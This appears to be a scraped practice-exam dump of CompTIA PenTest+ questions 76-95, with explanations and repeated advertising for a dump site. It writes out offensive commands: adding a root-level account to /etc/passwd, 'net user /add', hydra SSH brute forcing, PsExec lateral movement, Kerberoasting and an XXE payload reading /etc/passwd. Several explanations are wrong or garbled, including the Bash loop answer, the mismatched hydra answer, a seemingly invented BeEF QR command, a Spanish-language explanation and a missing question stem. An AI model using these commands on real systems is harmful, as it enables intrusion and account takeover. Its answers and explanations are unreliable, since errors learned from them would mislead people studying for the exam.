Authorization Letter: This provides formal permission for the penetration tester to perform the assessment but is not a component of the rules of engagement.
Shared Responsibilities: This refers to the division of security responsibilities between parties, often seen in cloud service agreements, but not specifically a function of the rules of engagement.
References from Pentest:
Luke HTB: Highlights the importance of clearly defining the testing window in the rules of engagement to ensure all parties are aligned.
Forge HTB: Demonstrates the significance of having a well-defined testing window to avoid disruptions and ensure compliance during the assessment.
======

NEW QUESTION: 76
A penetration tester gains access to a Windows machine and wants to further enumerate users with native operating system credentials. Which of the following should the tester use?
A. route
B. nbtstat

C. net
D. whoami
Answer: (SHOW ANSWER)
Windows provides built-in utilities for user enumeration and privilege escalation.
net command (Option C):
The net command is used to list users, groups, and shares on a Windows system:
net user
net localgroup administrators
net group "Domain Admins" /domain
Useful for gathering privilege escalation targets and understanding user permissions.
Reference: CompTIA PenTest+ PT0-003 Official Study Guide - "Windows Enumeration Commands" Incorrect options:
Option A (route): Displays network routing tables, not user information.
Option B (nbtstat): Used for NetBIOS name resolution, but does not enumerate users.
Option D (whoami): Displays current logged-in user but does not list all users.

Valid PT0-003 Dumps shared by EduDump.com for Helping Passing PT0-003 Exam! EduDump.com now offer the **newest PT0-003 exam dumps**, the EduDump.com PT0-003 exam **questions have been updated** and **answers have been corrected** get the **newest** EduDump.com PT0-003 dumps with Test Engine here:
https://www.edudump.com/exams/CompTIA/PT0-003/premium/ (**330** Q&As Dumps, **35%OFF** **Special Discount Code:** **freecram**)

NEW QUESTION: 77
A penetration tester is researching a path to escalate privileges. While enumerating current user privileges, the tester observes the following:
SeAssignPrimaryTokenPrivilege Disabled
SeIncreaseQuotaPrivilege Disabled
SeChangeNotifyPrivilege Enabled
SeManageVolumePrivilege Enabled
SeImpersonatePrivilege Enabled
SeCreateGlobalPrivilege Enabled
SeIncreaseWorkingSetPrivilege Disabled
Which of the following privileges should the tester use to achieve the goal?
A. SeImpersonatePrivilege
B. SeCreateGlobalPrivilege
C. SeChangeNotifyPrivilege
D. SeManageVolumePrivilege
Answer: (SHOW ANSWER)
The SeImpersonatePrivilege allows a process to impersonate another user's security context, which is commonly used in token manipulation attacks for privilege escalation.
* Option A (SeImpersonatePrivilege) #: Correct.
* Used in Juicy Potato or Rogue Potato attacks to escalate privileges.
* Option B (SeCreateGlobalPrivilege) #: Allows creating global objects, but not privilege escalation.
* Option C (SeChangeNotifyPrivilege) #: Enables traverse directory access, not privilege escalation.

* Option D (SeManageVolumePrivilege) #: Used for disk management, not privilege escalation.
# Reference: CompTIA PenTest+ PT0-003 Official Guide - Windows Privilege Escalation via Token Impersonation

NEW QUESTION: 78
A penetration tester downloads a JAR file that is used in an organization ' s production environment. The tester evaluates the contents of the JAR file to identify potentially vulnerable components that can be targeted for exploit. Which of the following describes the tester ' s activities?
A. SAST
B. SBOM
C. ICS
D. SCA
Answer: (SHOW ANSWER)
The tester's activity involves analyzing the contents of a JAR file to identify potentially vulnerable components. This process is known as Software Composition Analysis (SCA). Here's why:
Understanding SCA:
Definition: SCA involves analyzing software to identify third-party and open-source components, checking for known vulnerabilities, and ensuring license compliance.
Purpose: To detect and manage risks associated with third-party software components.
Comparison with Other Terms:
SAST (A): Static Application Security Testing involves analyzing source code for security vulnerabilities without executing the code.
SBOM (B): Software Bill of Materials is a detailed list of all components in a software product, often used in SCA but not the analysis itself.
ICS (C): Industrial Control Systems, not relevant to the context of software analysis.
The tester's activity of examining a JAR file for vulnerable components aligns with SCA, making it the correct answer.
======

NEW QUESTION: 79
A penetration tester launches an attack against company employees. The tester clones the company's intranet login page and sends the link via email to all employees.
Which of the following best describes the objective and tool selected by the tester to perform this activity?
A. Gaining remote access using BeEF
B. Obtaining the list of email addresses using theHarvester
C. Harvesting credentials using SET
D. Launching a phishing campaign using GoPhish
Answer: (SHOW ANSWER)
The tester is conducting a phishing attack by cloning the company's login page to steal employee credentials.
* Option A (BeEF) #: BeEF is used for browser exploitation, not phishing.
* Option B (theHarvester) #: Used for OSINT, gathering emails, but does not conduct phishing attacks.
* Option C (SET - Social Engineering Toolkit) #: Correct.
* SET allows testers to clone web pages and perform phishing attacks.
* Option D (GoPhish) #: GoPhish is a phishing simulation tool, but SET is specifically designed for credential harvesting.
# Reference: CompTIA PenTest+ PT0-003 Official Guide - Social Engineering & Phishing Attacks

NEW QUESTION: 80
A penetration tester wants to create a malicious QR code to assist with a physical security assessment.
Which of the following tools has the built-in functionality most likely needed for this task?


Pdfcram.net

A. BeEF
B. John the Ripper
C. ZAP
D. Evilginx
Answer: (SHOW ANSWER)
BeEF (Browser Exploitation Framework) is a penetration testing tool that focuses on web browsers. It has built-in functionality for generating malicious QR codes, which can be used to direct users to malicious websites, execute browser-based attacks, or gather information.
Understanding BeEF:
Purpose: BeEF is designed to exploit vulnerabilities in web browsers and gather information from compromised browsers.
Features: Includes tools for generating malicious payloads, QR codes, and social engineering techniques.
Creating Malicious QR Codes:
Functionality: BeEF has a feature to generate QR codes that, when scanned, redirect the user to a malicious URL controlled by the attacker.
Command: Generate a QR code that directs to a BeEF hook URL.
Step-by-Step Explanationbeef -x --qr
Usage in Physical Security Assessments:
Deployment: Place QR codes in strategic locations to test whether individuals scan them and subsequently compromise their browsers.
Exploitation: Once scanned, the QR code can lead to browser exploitation, information gathering, or other payload execution.
References from Pentesting Literature:
BeEF is commonly discussed in penetration testing guides for its browser exploitation capabilities.
HTB write-ups and social engineering exercises often mention the use of BeEF for creating malicious QR codes and exploiting browser vulnerabilities.
References:
Penetration Testing - A Hands-on Introduction to Hacking
HTB Official Writeups
======

NEW QUESTION: 81
A penetration tester gains access to a host but does not have access to any type of shell. Which of the following is the best way for the tester to further enumerate the host and the environment in which it resides?
A. ProxyChains
B. Netcat
C. PowerShell ISE
D. Process IDs
Answer: (SHOW ANSWER)
If a penetration tester gains access to a host but does not have a shell, the best tool for further enumeration is Netcat. Here's why:
Netcat:
Versatility: Netcat is known as the " Swiss Army knife " of networking tools. It can be used for port scanning, banner grabbing, and setting up reverse shells.
Enumeration: Without a shell, Netcat can help enumerate open ports and services running on the host, providing insight into the host ' s environment.
Comparison with Other Tools:
ProxyChains: Used to chain proxies together, not directly useful for enumeration without an initial shell.
PowerShell ISE: Requires a shell to execute commands and scripts.
Process IDs: Without a shell, enumerating process IDs directly isn't possible.

Netcat's ability to perform multiple network-related tasks without needing a shell makes it the best choice for further enumeration.
======

NEW QUESTION: 82
A previous penetration test report identified a host with vulnerabilities that was successfully exploited. Management has requested that an internal member of the security team reassess the host to determine if the vulnerability still exists.



Part 1:
. Analyze the output and select the command to exploit the vulnerable service.
Part 2:
. Analyze the output from each command.
Select the appropriate set of commands to escalate privileges.
Identify which remediation steps should be taken.

Part 1 ✔ | Part 2

Show Question | Reset All Answers

Commands

```
root@attackermachine:~# find / -perm -2 -type f 2>/dev/null | xargs ls -l
root@attackermachine:~# cat /etc/fstab
root@attackermachine:~# find / -perm -u=s -type f 2>/dev/null | xargs ls -l
root@attackermachine:~# grep "/bin/bash" /etc/passwd | cut -d':' -f1-4,6,7
root@attackermachine:~# cut -d':' -f1 /etc/passwd
```

Which of the following sets of commands most likely escalates privileges?

- ○
```
perl -le 'print crypt("password", "AA")'
cat /etc/passwd > /tmp/passwd
echo "root2:AA6tQYSfGxd/A:0:0:root:/root:/bin/bash" >> /tmp/passwd
cp /tmp/passwd /etc/passwd
```

- ○
```
openssl passwd password
echo "root2:5ZOYXRfHVZ7OY:0:0:root:/root:/bin/bash" >> /etc/passwd
```

- ○
```
echo "net user root2 password /add" > /home/lowpriv/backup.sh
echo "net localgroup administrators root2 /add" >> /home/lowpriv/backup.sh
```

- ○
```
./ /tmp/scripts/exploithost.sh -h 192.168.10.2 > output.txt
cat output.txt
```

Assuming the privileged escalation was successful, which of the following remediations should be taken? (Select two).

- ☐ Remove `no_root_squash` from `fstab`
- ☐ Remove SUID bit from `cp`
- ☐ Encrypt the `/etc/passwd` file
- ☐ Update SSH to latest version
- ☐ Strengthen password of lowpriv account
- ☐ Make backup script not world-writeable

freecram.net

CompTIA®

Answer:

See the Explanation below for complete solution.

Explanation:

The command that would most likely exploit the services is:

hydra -l lowpriv -P 500-worst-passwords.txt -t 4 ssh://192.168.10.2:22

The appropriate set of commands to escalate privileges is:

echo " root2:5ZOYXRFHVZ7OY::0:0:root:/root:/bin/bash " > > /etc/passwd

The remediations that should be taken after the successful privilege escalation are:

Remove the SUID bit from cp.

Make backup script not world-writable.

Comprehensive Step-by-Step Explanation of the Simulation

Part 1: Exploiting Vulnerable Service

Nmap Scan Analysis

Command: nmap -sC -T4 192.168.10.2
Purpose: This command runs a default script scan with timing template 4 (aggressive).
Output:
bash
Copy code
Port State Service
22/tcp open ssh
23/tcp closed telnet
80/tcp open http
111/tcp closed rpcbind
445/tcp open samba
3389/tcp closed rdp
Ports open are SSH (22), HTTP (80), and Samba (445).
Enumerating Samba Shares
Command: enum4linux -S 192.168.10.2
Purpose: To enumerate Samba shares and users.
Output:
makefile
Copy code
user:[games] rid:[0x3f2]
user:[nobody] rid:[0x1f5]
user:[bind] rid:[0x4ba]
user:[proxy] rid:[0x42]
user:[syslog] rid:[0x4ba]
user:[www-data] rid:[0x42a]
user:[root] rid:[0x3e8]
user:[news] rid:[0x3fa]
user:[lowpriv] rid:[0x3fa]
We identify a user lowpriv.
Selecting Exploit Command
Hydra Command: hydra -l lowpriv -P 500-worst-passwords.txt -t 4 ssh://192.168.10.2:22 Purpose: To perform a brute force attack on SSH using the lowpriv user and a list of the 500 worst passwords.
-l lowpriv: Specifies the username.
-P 500-worst-passwords.txt: Specifies the password list.
-t 4: Uses 4 tasks/threads for the attack.
ssh://192.168.10.2:22: Specifies the SSH service and port.
Executing the Hydra Command
Result: Successful login as lowpriv user if a match is found.
Part 2: Privilege Escalation and Remediation
Finding SUID Binaries and Configuration Files
Command: find / -perm -2 -type f 2 > /dev/null | xargs ls -l

Purpose: To find world-writable files.
Command: find / -perm -u=s -type f 2 > /dev/null | xargs ls -l
Purpose: To find files with SUID permission.
Command: grep " /bin/bash " /etc/passwd | cut -d ' : ' -f1-4,6,7
Purpose: To identify users with bash shell access.
Selecting Privilege Escalation Command
Command: echo " root2:5ZOYXRFHVZ7OY::0:0:root:/root:/bin/bash " > > /etc/passwd Purpose: To create a new root user entry in the passwd file.
root2: Username.
5ZOYXRFHVZ7OY: Password hash.
0:0: User and group ID (root).
/root: Home directory.
/bin/bash: Default shell.
Executing the Privilege Escalation Command
Result: Creation of a new root user root2 with a specified password.
Remediation Steps Post-Exploitation
Remove SUID Bit from cp:
Command: chmod u-s /bin/cp
Purpose: Removing the SUID bit from cp to prevent misuse.
Make Backup Script Not World-Writable:
Command: chmod o-w /path/to/backup/script
Purpose: Ensuring backup script is not writable by all users to prevent unauthorized modifications.
Execution and Verification
Verifying Hydra Attack:
Run the Hydra command and monitor for successful login attempts.
Verifying Privilege Escalation:
After appending the new root user to the passwd file, attempt to switch user to root2 and check root privileges.
Implementing Remediation:
Apply the remediation commands to secure the system and verify the changes have been implemented.
By following these detailed steps, one can replicate the simulation and ensure a thorough understanding of both the exploitation and the necessary remediations.

NEW QUESTION: 83
Which of the following is within the scope of proper handling and most crucial when working on a penetration testing report?
A. Keeping both video and audio of everything that is done
B. Keeping the report to a maximum of 5 to 10 pages in length
C. Basing the recommendation on the risk score in the report
D. Making the report clear for all objectives with a precise executive summary
Answer: (SHOW ANSWER)
* Importance of a Clear Executive Summary:
* The executive summary is essential because it provides decision-makers with a concise overview of the findings, risks, and recommendations without requiring deep technical knowledge.
* Clarity in objectives ensures that all stakeholders understand the purpose, scope, and outcomes of the test.
* Why Not Other Options?

* A: Keeping video and audio records is helpful during testing but not typically included in the final report for handling purposes.
* B: Limiting the report to 5-10 pages may compromise its comprehensiveness and omit critical details.
* C: Recommendations based solely on the risk score may not address the broader context or organizational priorities.
CompTIA Pentest+ References:
* Domain 5.0 (Reporting and Communication)

NEW QUESTION: 84
A penetration tester presents the following findings to stakeholders:
Control | Number of findings | Risk | Notes
Encryption | 1 | Low | Weak algorithm noted
Patching | 8 | Medium | Unsupported systems
System hardening | 2 | Low | Baseline drift observed
Secure SDLC | 10 | High | Libraries have vulnerabilities
Password policy | 0 | Low | No exceptions noted
Based on the findings, which of the following recommendations should the tester make? (Select two).
A. Develop a secure encryption algorithm.
B. Deploy an asset management system.
C. Write an SDLC policy.
D. Implement an SCA tool.
E. Obtain the latest library version.
F. Patch the libraries.
Answer: D,E (LEAVE A REPLY)
Based on the findings, the focus should be on addressing vulnerabilities in libraries and ensuring their security. Here's why options D and E are correct:
Implement an SCA Tool:
SCA (Software Composition Analysis) tools are designed to analyze and manage open-source components in an application. Implementing an SCA tool would help in identifying and managing vulnerabilities in libraries, aligning with the finding of vulnerable libraries in the secure SDLC process.
This recommendation addresses the high-risk finding related to the Secure SDLC by providing a systematic approach to manage and mitigate vulnerabilities in software dependencies.
Obtain the Latest Library Version:
Keeping libraries up to date is a fundamental practice in maintaining the security of an application. Ensuring that the latest, most secure versions of libraries are used directly addresses the high-risk finding related to vulnerable libraries.
This recommendation is a direct and immediate action to mitigate the identified vulnerabilities.
Other Options Analysis:
Develop a Secure Encryption Algorithm: This is not practical or necessary given that the issue is with the use of a weak algorithm, not the need to develop a new one.
Deploy an Asset Management System: While useful, this is not directly related to the identified high-risk issue of vulnerable libraries.
Write an SDLC Policy: While helpful, the more immediate and effective actions involve implementing tools and processes to manage and update libraries.
References from Pentest:
Horizontall HTB: Demonstrates the importance of managing software dependencies and using tools to identify and mitigate vulnerabilities in libraries.
Writeup HTB: Highlights the need for keeping libraries updated to ensure application security and mitigate risks.
Conclusion:
Options D and E, implementing an SCA tool and obtaining the latest library version, are the most appropriate recommendations to address the high-risk finding related to vulnerable libraries in the Secure SDLC process.

======

NEW QUESTION: 85
A penetration tester writes the following script to enumerate a 1724 network:
1 #!/bin/bash
2 for i in {1..254}; do
3 ping -c1 192.168.1.$i
4 done
The tester executes the script, but it fails with the following error:
-bash: syntax error near unexpected token `ping '
Which of the following should the tester do to fix the error?
A. Add do after line 2.
B. Replace {1..254} with $(seq 1 254).
C. Replace bash with tsh.
D. Replace $i with ${i}.
Answer: (SHOW ANSWER)
The syntax (1..254) is incorrect in Bash, as it uses brace expansion or seq for looping. The correct syntax should be:
for i in $(seq 1 254)
Also, the missing do is an issue, but the syntax error mentioned points specifically to the loop structure.
Fixing the sequence format resolves it.
Corrected script:
#!/bin/bash
for i in $(seq 1 254); do
ping -c1 192.168.1.$i
done
From the CompTIA PenTest+ PT0-003 Official Study Guide (Chapter 4 - Scanning & Enumeration):
"Bash scripting is commonly used for automation in enumeration. The ' seq ' command generates a sequence of numbers for iteration in loops." Reference: CompTIA PenTest+ PT0-003 Official Study Guide, Chapter 4
======

NEW QUESTION: 86
A penetration tester wants to bypass multi-factor authentication by intercepting traffic between the client and a web server. Which of the following is the most appropriate tool for this task?
A. Gophish
B. Recon-ng
C. BeEF
D. Evilginx
E. Yersinia
Answer: (SHOW ANSWER)
Evilginx is the most appropriate choice because it is specifically designed to perform adversary-in-the-middle phishing attacks that can capture credentials, session cookies, and authentication tokens in real time. In penetration testing, this makes it highly relevant for demonstrating weaknesses in authentication flows, including some multi-factor authentication implementations that rely on session handling after successful login. By proxying the victim's connection to the legitimate website, Evilginx can collect the authenticated session and potentially bypass the need to

repeatedly provide the second factor. The other tools do not fit this use case: Gophish is mainly for phishing campaign management, Recon-ng is for reconnaissance, BeEF focuses on browser exploitation after hook placement, and Yersinia targets Layer 2 network protocols.
Therefore, Evilginx is the best answer for intercepting web authentication traffic to assess MFA bypass exposure.

NEW QUESTION: 87
A penetration tester has finished drafting the final engagement report, which includes sensitive vulnerability details and exploit proof-of-concepts. Before the report is officially delivered to the client, which of the following individuals should FIRST review the document to ensure technical accuracy and professional quality?
A. A generative AI assistant
B. The customer ' s designated contact
C. A cybersecurity industry peer
D. A team member
Answer: (SHOW ANSWER)
Before releasing a penetration test report to the client, peer review by another qualified team member ensures:
* Accuracy of findings
* Technical validity of vulnerabilities and exploits
* Proper severity ratings
* Professional clarity (avoiding errors/typos)
* Compliance with reporting standards
This process is part of quality assurance and ensures the client receives a polished, correct report.
Why not the others?
* A. Generative AI assistant: Not appropriate or approved in official PT0-003; confidentiality risks.
* B. Customer's designated contact: They review after delivery, not before.
* C. Cybersecurity industry peer: Would break confidentiality and violate engagement scope.
CompTIA PT0-003 Mapping:
* Domain 5.0: Reporting and Communication
* 5.3: Explain post-report delivery activities and processes (peer review, validation of accuracy).

NEW QUESTION: 88
While performing a penetration testing exercise, a tester executes the following command:
bash
Copy code
PS c:\tools> c:\hacks\PsExec.exe \\server01.comptia.org -accepteula cmd.exe Which of the following best explains what the tester is trying to do?
A. Test connectivity using PSExec on the server01 using CMD.exe.
B. Perform a lateral movement attack using PsExec.
C. Send the PsExec binary file to the server01 using CMD.exe.
D. Enable CMD.exe on the server01 through PsExec.
Answer: B (LEAVE A REPLY)
* Lateral Movement with PsExec:
* PsExec is a tool used for executing processes on remote systems.
* The command enables the tester to execute cmd.exe on the target host (server01) to achieve lateral movement and potentially escalate privileges.
* Why Not Other Options?

* A: The command is not testing connectivity; it is executing a remote command.
* C: PsExec does not send its binary; it executes commands on remote systems.
* D: The command is not enabling cmd.exe; it is using it as a tool for executing commands remotely.
CompTIA Pentest+ References:
* Domain 3.0 (Attacks and Exploits)

NEW QUESTION: 89
During a penetration test, the tester uses a vulnerability scanner to collect information about any possible vulnerabilities that could be used to compromise the network. The tester receives the results and then executes the following command:
snmpwalk -v 2c -c public 192.168.1.23
Which of the following is the tester trying to do based on the command they used?
A. Bypass defensive systems to collect more information.
B. Use an automation tool to perform the attacks.
C. Script exploits to gain access to the systems and host.
D. Validate the results and remove false positives.
Answer: (SHOW ANSWER)
The command snmpwalk -v 2c -c public 192.168.1.23 is used to query SNMP (Simple Network Management Protocol) data from a device. Here's the purpose in the context provided:
SNMP Enumeration:
Function: snmpwalk is used to retrieve a large amount of information from the target device using SNMP.
Version: -v 2c specifies the SNMP version.
Community String: -c public specifies the community string, which is essentially a password for SNMP queries.
Purpose of the Command:
Validate Results: The tester uses SNMP to gather detailed information about the network devices to confirm the findings of the vulnerability scanner and remove any false positives.
Detailed Information: SNMP can provide detailed information about device configurations, network interfaces, and other settings that can validate the scanner's results.
Comparison with Other Options:
Bypassing Defensive Systems (A): Not directly related to SNMP enumeration.
Using Automation Tools (B): While SNMPwalk is automated, the primary purpose here is validation.
Script Exploits (C): SNMPwalk is not used for scripting exploits but for information gathering.
By using snmpwalk, the tester is validating the results from the vulnerability scanner and removing any false positives, ensuring accurate reporting.
======

NEW QUESTION: 90
A penetration tester wants to check the security awareness of specific workers in the company with targeted attacks. Which of the following attacks should the penetration tester perform?
Freecram.net
A. Phishing
B. Tailgating
C. Whaling
D. Spear phishing
Answer: (SHOW ANSWER)
Spear phishing is a targeted email attack aimed at specific individuals within an organization. Unlike general phishing, spear phishing is personalized and often involves extensive reconnaissance to increase the likelihood of success.

Understanding Spear Phishing:
Targeted Attack: Focuses on specific individuals or groups within an organization.
Customization: Emails are customized based on the recipient ' s role, interests, or recent activities.
Purpose:
Testing Security Awareness: Evaluates how well individuals recognize and respond to phishing attempts.
Information Gathering: Attempts to collect sensitive information such as credentials, financial data, or personal details.
Process:
Reconnaissance: Gather information about the target through social media, public records, and other sources.
Email Crafting: Create a convincing email that appears to come from a trusted source.
Delivery and Monitoring: Send the email and monitor for responses or actions taken by the recipient.
References from Pentesting Literature:
Spear phishing is highlighted in penetration testing methodologies for testing security awareness and the effectiveness of email filtering systems.
HTB write-ups and phishing simulation exercises often detail the use of spear phishing to assess organizational security.
Step-by-Step ExplanationReferences:
Penetration Testing - A Hands-on Introduction to Hacking
HTB Official Writeups
======

NEW QUESTION: 91
A penetration tester needs to obtain sensitive data from several executives who regularly work while commuting by train. Which of the following methods should the tester use for this task?
A. Shoulder surfing
B. Credential harvesting
C. Bluetooth spamming
D. MFA fatigue
Answer: (SHOW ANSWER)
Shoulder surfinges el metodo mas efectivo en este contexto.Cuando los ejecutivos trabajan en lugares publicos como trenes, un atacante puede visualizar sus pantallas sin ser detectado para recopilar datos confidenciales.
Credential harvesting requiere phishing o explotacion directa. Bluetooth spamming y MFA fatigue no aplican directamente en un entorno de observacion fisica.
Referencia:PT0-003 Objective 2.1 - Social engineering and physical observation methods.

Valid PT0-003 Dumps shared by EduDump.com for Helping Passing PT0-003 Exam! EduDump.com now offer the **newest PT0-003 exam dumps**, the EduDump.com PT0-003 exam **questions have been updated** and **answers have been corrected** get the **newest** EduDump.com PT0-003 dumps with Test Engine here:
https://www.edudump.com/exams/CompTIA/PT0-003/premium/ (**330** Q&As Dumps, **35%OFF** **Special Discount Code:** **freecram**)

NEW QUESTION: 92
During an assessment, a penetration tester runs the following command from a Linux machine:
GetUsersSPNs.py -dc-ip 172.16.1.1 DOMAIN.LOCAL/aholliday -request
Which of the following is the penetration tester trying to do?
A. Crack the user password for aholliday

B. Download all TGS tickets for offline processing
C. Perform a pass-the-hash attack using the hash for aholliday
D. Perform password spraying
Answer: (SHOW ANSWER)
The GetUserSPNs.py script (part of Impacket) is used in Kerberoasting attacks. It requests Service Principal Names (SPNs) for users with associated services, retrieves TGS tickets, and then allows offline cracking of those tickets.
From the CompTIA PenTest+ PT0-003 Study Guide (Chapter 8 - Post-Exploitation):
"Kerberoasting involves requesting service tickets for SPNs, which can then be cracked offline to retrieve service account passwords." Reference: Chapter 8, CompTIA PenTest+ PT0-003 Official Study Guide

NEW QUESTION: 93
auth=yYKGORbrpabgr842ajbvrpbptaui42342
When the tester logs in, the server sends only one Set-Cookie header, and the value is exactly the same as shown above. Which of the following vulnerabilities has the tester discovered?
A. JWT manipulation
B. Cookie poisoning
C. Session fixation
D. Collision attack
Answer: (SHOW ANSWER)
Comprehensive and Detailed Explanation:
Session fixation occurs when an application accepts a session identifier provided by the client (or set before authentication) and continues to use that same identifier after the user authenticates. In this scenario the server issues the same cookie value both before and after login, indicating the session ID is set pre-authentication and not rotated/renewed on successful authentication - a classic session fixation vulnerability. An attacker could force or coerce a victim to use a known session ID, then log in and hijack the authenticated session.
Why not the others:
* A. JWT manipulation: Would involve JSON Web Tokens (signed tokens with predictable structure); the cookie shown has no JWT structure.
* B. Cookie poisoning: Usually refers to unauthorized modification of cookie contents to change application behavior - not the primary issue here.
* D. Collision attack: Cryptographic collision attacks are not relevant to identical session cookies before
/after login.
CompTIA PT0-003 Mapping:
* Domain 3.0 Attacks and Exploits - web application session management vulnerabilities (session fixation, improper session handling).

NEW QUESTION: 94
A penetration tester finds that an application responds with the contents of the /etc/passwd file when the following payload is sent:
xml
Copy code
< ?xml version= " 1.0 " ? >
< !DOCTYPE data [
< !ENTITY foo SYSTEM " file:///etc/passwd " >
] >
< test > & foo; < /test >
Which of the following should the tester recommend in the report to best prevent this type of vulnerability?
A. Drop all excessive file permissions with chmod o-rwx.

B. Ensure the requests application access logs are reviewed frequently.
C. Disable the use of external entities.
D. Implement a WAF to filter all incoming requests.
Answer: (SHOW ANSWER)
The vulnerability in question is XML External Entity (XXE) injection, which occurs when an application processes XML input containing external entities that access files on the server or external resources.
Disabling External Entities:
The root cause of the issue is the application ' s ability to process external entities (< !ENTITY foo SYSTEM
... >). Disabling external entities entirely prevents XXE attacks.
This can be achieved by properly configuring the XML parser (e.g., in Java, disable DocumentBuilderFactory.
setFeature(" http://apache.org/xml/features/disallow-doctype-decl " , true)).
Why Not Other Options?
A (chmod o-rwx): File permission hardening may reduce the impact of a successful attack but does not mitigate XXE at the parser level.
B (Review logs): Reviewing logs is a reactive measure, not a prevention mechanism.
D (WAF): A WAF may block some malicious requests but is not a reliable mitigation for XXE vulnerabilities embedded in legitimate XML input.
CompTIA Pentest+ References:
Domain 3.0 (Attacks and Exploits)
OWASP XXE Prevention Cheat Sheet

NEW QUESTION: 95
A penetration tester plans to conduct reconnaissance during an engagement using readily available resources.
Which of the following resources would most likely identify hardware and software being utilized by the client?
A. Cryptographic flaws
B. Protocol scanning
C. Cached pages
D. Job boards
Answer: (SHOW ANSWER)
To conduct reconnaissance and identify hardware and software used by a client, job boards are an effective resource. Companies often list the technologies they use in job postings to attract qualified candidates. These listings can provide valuable insights into the specific hardware and software platforms the client is utilizing.
Reconnaissance:
This is the first phase in penetration testing, involving gathering as much information as possible about the target.
Reconnaissance can be divided into two types: passive and active. Job boards fall under passive reconnaissance, where the tester gathers information without directly interacting with the target systems.
Job Boards:
Job postings often include detailed descriptions of the technologies and tools used within the company.
